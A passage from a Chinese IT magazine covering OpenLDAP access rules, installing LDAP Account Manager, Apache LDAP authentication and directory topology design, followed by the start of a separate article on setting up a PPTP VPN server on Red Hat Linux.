其中directory参数为数据文件在服务器上的位置,出于稳定性和性能方面的考虑,数据文件最好放在独立的分区或磁盘阵列上。配置文件的ACL部分也十分重要,很多读取或修改操作不能正常完成都是由于ACL的写法错误造成的。下面是默认情况下ACL部分的配置:

```
Access to attrs=userPassword
By self write
By * auth
Access to *
By * read
```

轻松搞定LDAP账号管理

在这里笔记告诉大家使用PHP语言开发基于Web的LDAP管理器,并着重分析该管理器中类属性与对象类的继承关系、修改过程的递归关系时所用到的相关技术及相关算法,使得我们在使用和管理LDAP账号等方面变得更为简便。

LDAP Account Manager(LAM)采用PHP 4/5编写,是基于Web的LDAP用户、用户组、主机和LDAP目录的管理系统,管理员可以通过SSUTLS加密方式进行操作,增强了安全性。LAM支持管理的账号类型有Samba 2/3、UNIX、Kolab 2、地址簿接口和计算机管理需要的信息,包括NIS映射、Email假名、MAC地址等。

1. LDAP Account Manager的强大功能

(1)使用LAM,可以通过Web接口较为直观、简便地管理存储在LDAP 目录里的用户、用户组和计算机系统账户。

(2)可以管理UNIX的用户、用户组、主机、域名。

(3)具备强大的过滤和排序功能。

(4)具有账号属性管理。

(5)多构造属性。

(6)直观的树状察看模式。

(7)计划查看模式。

(8)开放式的编辑器。

(9)通过文件上传创建账户。

(10)所有账号可导出为PDF文件格式。

(11)可以管理用户、用户组、配额和自动创建,删除用户的Home 目录。

(12)支持LDAP+SSL加密模式。

(13)多国语言支持,如Catalan、Chinese(Traditional)、Dutch、English、French、German、Hungarian、Italian、Japanese和Spanish等。

2. 安装需求

(1)PHP 4/5语言环境和Perl语言环境。

(2)Openldap 2.0或更高版本。

(3)支持CSS的网页浏览器。

(4)Apache WebServer,建议安装SSL、PHP-Module(PHP-Module with ldap,gettext,XML,mcrypt+mhash)等模块。

3. 安装和使用

首先从http://lam.sourceforge.net/下载LAM压缩包,解压缩并修改PHP的配置文件php.ini的如下内容:

```
* memory_limit=64M
```

接下来复制文件到Web服务器的html-file目录中,如apache/htdocs,并给下面的文件设置合适的读写权限。

(1)-lam/sess:设置给apache用户写权限。

(2)-lam/tmp:设置给apache用户写权限。

(3)-lam/config:(包括子目录)设置给Apache用户写权限。

(4)-lam/lib lamdaemon.pl:必须设置为可执行权限。

然后配置config.cfg文件,创建一个配置属性,设置密码,并复制config.cfg_到配置目录。最后,在浏览器中打开index.html,在Configuration Login处可以使用默认密码"lan"登录进行相关操作,如图4所示。




图4

4. 配置管理LAM

成功登录进入LAM 系统后,通过网页的形式对我们的LDAP进行管理就变得十分直观和简单了,通过鼠标单击就可以轻松查看和管理我们的LDAP,还可以在线编辑和数据导出。在LAM 系统中,我们主要可以进行如下的操作。

(1)LAM 系统配置LAM的具体配置,如图5所示。




图5

(2)LAM模块选择和管理:让LAM列出用户信息。

(3)修改用户信息,在LAM中查看和修改用户属性,如图6所示。




图6

不仅如此,LAM的管理功能十分全面, 还可以对用户进行很多操作,如列出用户组信息、列出所管理的服务器主机信息、通过文件上传方式创建用户、树状查看方式、SambSam信息查看修改、开放式在线编辑模式和LDAP信息PDF文件格式输出等,对于系统管理员来说实在是太方便了。

配置Apache支持LDAP

虽然各种软件支持LDAP的方法有两种,但本质上是一样的,只是一些软件希望自主开发LDAP的支持,另一些软件使用PAM已经开发好的LDAP支持。任何一个软件要通过LDAP做用户认证,至少要在软件的配置文件中提供两个认证所需要的信息,一个是LDAP服务器的IP地址,另一个是需要认证的用户在LDAP数据库中的位置。前面提到过,LDAP数据库是和DNS类似的树状结构,每个用户作为叶子节点被放置在这棵树上,而这些用户的父节点就是认证所要提供的用户在LDAP数据库中的位置。如图3所示,如果要给亚洲地区市场部的所有员工提供FTP登录账号,需要提供的用户在LDAP数据库中的位置就是"ou=Sales,l=Asia,o=ldap_ abc.org"。下面以Apache为例介绍一下软件的配置。

Apache和LDAP整合可以用来限制用户以HTTP方式访问文件的权限,Apache使用LDAP做用户认证有很多现实意义,首先可以限制用户对公司内部HTTP敏感内容的访问。此外,很多版本管理软件(如Subversion)都提供了LDAP支持,这样在用户需要通过Web方式访问文件的时候,可以通过Apache的设置来限制用户对文件的访问权限。Apache是从2.0.41以后才开始支持 LDAP的,如果希望使用LDAP做身份认证就

要安装Apache 2.0.41以上的版本,企业版本的RedHat AS 3/4/5默认安装的Apache2.0就已经把LDAP相关的模块进行了编译,用户只需正确修改Apache的配置文件就可以支持LDAP认证。

下面代码是对保护目录/var/www/htm/internal设置了一定权限。

```
<Directory /var/www/html/internal>
AuthName "Welcome to Linux"
AuthLDAPEnabled on
AuthLDAPURL ldap://192.168.1.2/ou=Sales,l=Asia,o=ldap_abc.org?uid
Require valid-user
</Directory>
```

其中。

(1)AuthName是可选项,用户在访问受保护目录的时候,浏览器会弹出一个提示窗口,要求输入用户名和密码,AuthName设置的内容会出现在弹出窗口的标题栏(此项内容支持中文)。

(2)AuthLDAPEnabled是可选项,默认值为on。当已经把目录/var/www/htm/intemal设置为需要认证,但又需要将var/www/htm/internal/pub目录设置为公开时,就可以将此项设置成off。

(3)AuthLDAPURL为必填项,192.168.1.2即为LDAP服务器的IP地址,ou=Sales,l=Asia,o=ldap abc.org为用户在LDAP数据库中的位置,uid表示使用每个用户uid属性的值作为认证过程中使用的用户名。

(4)require valid-user表示只有认证成功的用户才能访问指定的资源。LDAP树结构的设计下面用一个实际的案例简单介绍一下树结构的设计。某上百人的IT企业,总公司设在北京,且在上海、广州设有分部,公司的市场部、开发部、管理部及人力资源部在3个城市都有分部,公司要求所有员工每天更新自己在这一天内的工作成果,并为每个员工设有企业内部的FTP共享空间,程序开发人员使用CVS提交代码,公司内部有多台Linux服务器,只允许有权限的账号登录。

员工使用到上述服务的时候需要进行身份认证。在这样的情况下,既可以选择购买几台昂贵的数据库服务器,装上大型的商业数据库来解决这个问题;也可以选择更廉价且高效的办法,使用开源软件的解决方案。首先要考虑的是数据的拓扑,根据企业的需要做数据库设计是关键。公司在北京、上海和广州设有分公司,如果数据库服务器只存放在一个城市,在网络流量高峰期会影响认证速度,降低员工的工作效率,因此数据库设计可以有以下两种方案:一种是把主LDAP服务器放在北京,同时在上海和广州同时放有LDAP服务器,类似于DNS的区域授权,总公司把上海和广州员工的管理下放,各地的员工通过本地的LDAP服务器进行认证,既提高了效率,又保证了服务器出现问题都不会影响到其他两个城市的认证服务。这种数据库设计并不是把公司的所有员工割裂成了没有联系的3个部分。

如图7所示,3台服务器上的LDAP分支是在同一棵树上通过类似于"引用"的特殊属性连接在一起的,3个城市都有自己的管理员来维护各自的分支。3台服务器连接在一起有很多好处,在需要搜索或查询公司所有员工信息的时候就会十分方便。如果某个城市的员工较多或负载过重还可以在这个城市增加LDAP服务器,增加的服务器就如同本地服务器的镜像,可以起到负载均衡的作用。需要注意的是,在这个设计方案里每个LDAP服务器都是可以读写的。




图7


另一种方案是在北京存放一台主LDAP服务器,同时在北京、广州和上海3个城市分别放置一台辅LDAP服务器。主LDAP服务器只负责写入数据,辅LDAP服务器只读,任何数据库的修改都要先写入主LDAP服务器之后再同步到

3个辅LDAP 服务器,这样的拓扑结构也比较适合认证服务器的需要,因为写操作相对于读操作更少,这种设计的优势在于能根据员工的多少或各分公司的负载情况灵活增加或减少服务器;任何一台辅LDAP服务器的瘫痪都不会影响到整个认证系统。在国外的一些案例中,辅LDAP服务器会多达几十甚至上百台。但这种设计也有缺陷, 如果主LDAP出现问题,那么所有的写操作就会受到影响, 目前OpenLDAP还不支持多个主LDAP 服务器的情况,因为设置多个主LDAP服务器有可能会造成整个数据的不一致,只有少数商用的LDAP 支持多主LDAP的功能。

统一身份认证的未来

在国外,LDAP应用于身份认证已经十分成熟,最近几年国内才开始逐渐流行起来。前面提到的认证方式还存在一些不足,例如用户在使用FTP服务后,如果再使用Samba服务就需要再次输入用户名和密码,目前微软的Active Directory通过管理域用户已经完美地实现了单点登录,Linux可以通过OpenLDAP和Samba实现大部分Active Directory能够实现的功能。相信在不久的将来,用LDAP做身份认证的技术还会渗透到更多领域,包括网络计算机、门禁系统,甚至智能IC卡的应用。

前置知识:Linux
关键词:网管、VPN、防火墙



巧用Linux实现局域网安全访问

文/图 Winbo

目前,许多局域网都有内部办公系统或其他服务器,外网用户无法直接对其进行访问。例如住在学校外的师生、出差在外的职员,往往无法访问一些没有对外网开放的网络资源。当然,这也有网络安全方面的考虑。如果有一种安全实用的远程接入技术,那么这些问题将会迎刃而解。VPN系统就是一种比较合适的方法,它可以提供一个安全可靠的接入方式,通过VPN系统为客户机分配一个内网IP,这样用户便可以在外网方便地访问内网的网络资源,也就解决了上述我们在外网遇到的不能访问内网资源的问题。但是,目前市场上流行的一些VPN专用设备,如兼容VPN的路由器、VPN型防火墙等,价格大都在数万或数十万以上,申请这样的开支往往会有一定的难度。那么,有更加经济实惠的办法吗?下面,我们就借助于Linux安全配置,通过几个简单的步骤来解决上述问题。

搭建Linux环境下的安全访问系统

为了方便测试,首先在一台普通服务器上安装企业版Red Hat Linux。根据大家的具体资源情况以及接入用户的数量,既可以选择普通的台式机,也可以选择一台性能稍好的空置服务器。

1. 基础环境安装及配置

VPN(虚拟专用网络)可看成是一个构建在公共网络基础设施上的,同时具有安全特性的网络或网络环境,也可以理解为一种公共网络中隔离出来的安全网络。为了降低实现VPN系统的复杂程度并实现路由功能,我们选择安装双网卡的技术方法,即一张网卡面向外网接入,另一张网卡实现内网连接。双网卡安装及配置的关键点是把Linux缺省的网关指到外网所在的网

卡上,这点是关系到系统能否运行成功的关键所在。为了保证测试的正常进行,这里假设内网(eth0)IP为192.168.10.99,内网网关为192.168.10.1;假设外网(eth1)IP为202.110.168.6,外网网关为202.110.168.254。具体步骤如下。

步骤1:先安装好第一块网卡,默认为eth0,插上内网线。

步骤2:插上第二块网卡,开机检测,并允许对第二块网卡进行配置。

步骤3:在Linux平台下,设置好两块网卡的IP、子网掩码等信息。同时,设置好外网网卡的DNS(如202.103.0.117)和默认网管。

步骤4:设置系统默认路由。将系统默认路由设置为外网接口地址,参考命令为"route add default gw 202.110.168.254"。上述步骤比较简单,甚至完全可以在图形界面下配置完成。

2. 软件及补丁准备

既然如此,现在就可以通过ISP提供的各种Internet接入VPN服务,可以方便建立物理连接。核心内容主要包括配置管理技术、隧道技术、协议封装技术和密码技术,以上这些技术构成了一个安全可靠的专用网络。配置VPN系统之前,还需要准备相关的软件补丁。为了让Red Hat企业版Linux支持PPTP协议和微软点对点加密MPPE(由于客户端大多为微软的操作系统),要对系统内核打补丁、升级自带的PPP程序、安装PPTP和MPPE软件包。这些软件可通过Poptop网站下载,地址为http://www.poptop.org。相关软件包括:

- dkms-2.0.10-1,动态内核模块支持;
- kernel_ppp_mppe-0.0.5,MPPE加密协议的内核补丁;
- ppp-2.4.3,用于支持MPPE加密协议;
- pptpd-1.3.4,PPTP点对点隧道协议。

这些软件均提供了RPM格式,直接将该格式文件下载到本地Linux服务器即可。

小试牛刀:VPN服务器的搭建

万事俱备,只欠东风。现在,就可以安装VPN服务器了。通过修改"/etc/pptpd.conf"和"/etc/ppp/chap-secrets"文件,配置VPN服务器的运行参数。需要注意的是,每次修改配置文件的配置后,都需要重新启动PPTP服务才能使新的配置生效。

步骤1:安装软件包。VPN服务器的软件都是RPM安装包,安装起来比较方便,可以使用下面的命令安装和升级。以动态内核模块的安装为例,参考命令为"rpm-ivh dkms-2.0.10-1.noarch.rpm"。使用类似的方法,完成其他三个软件包的安装。

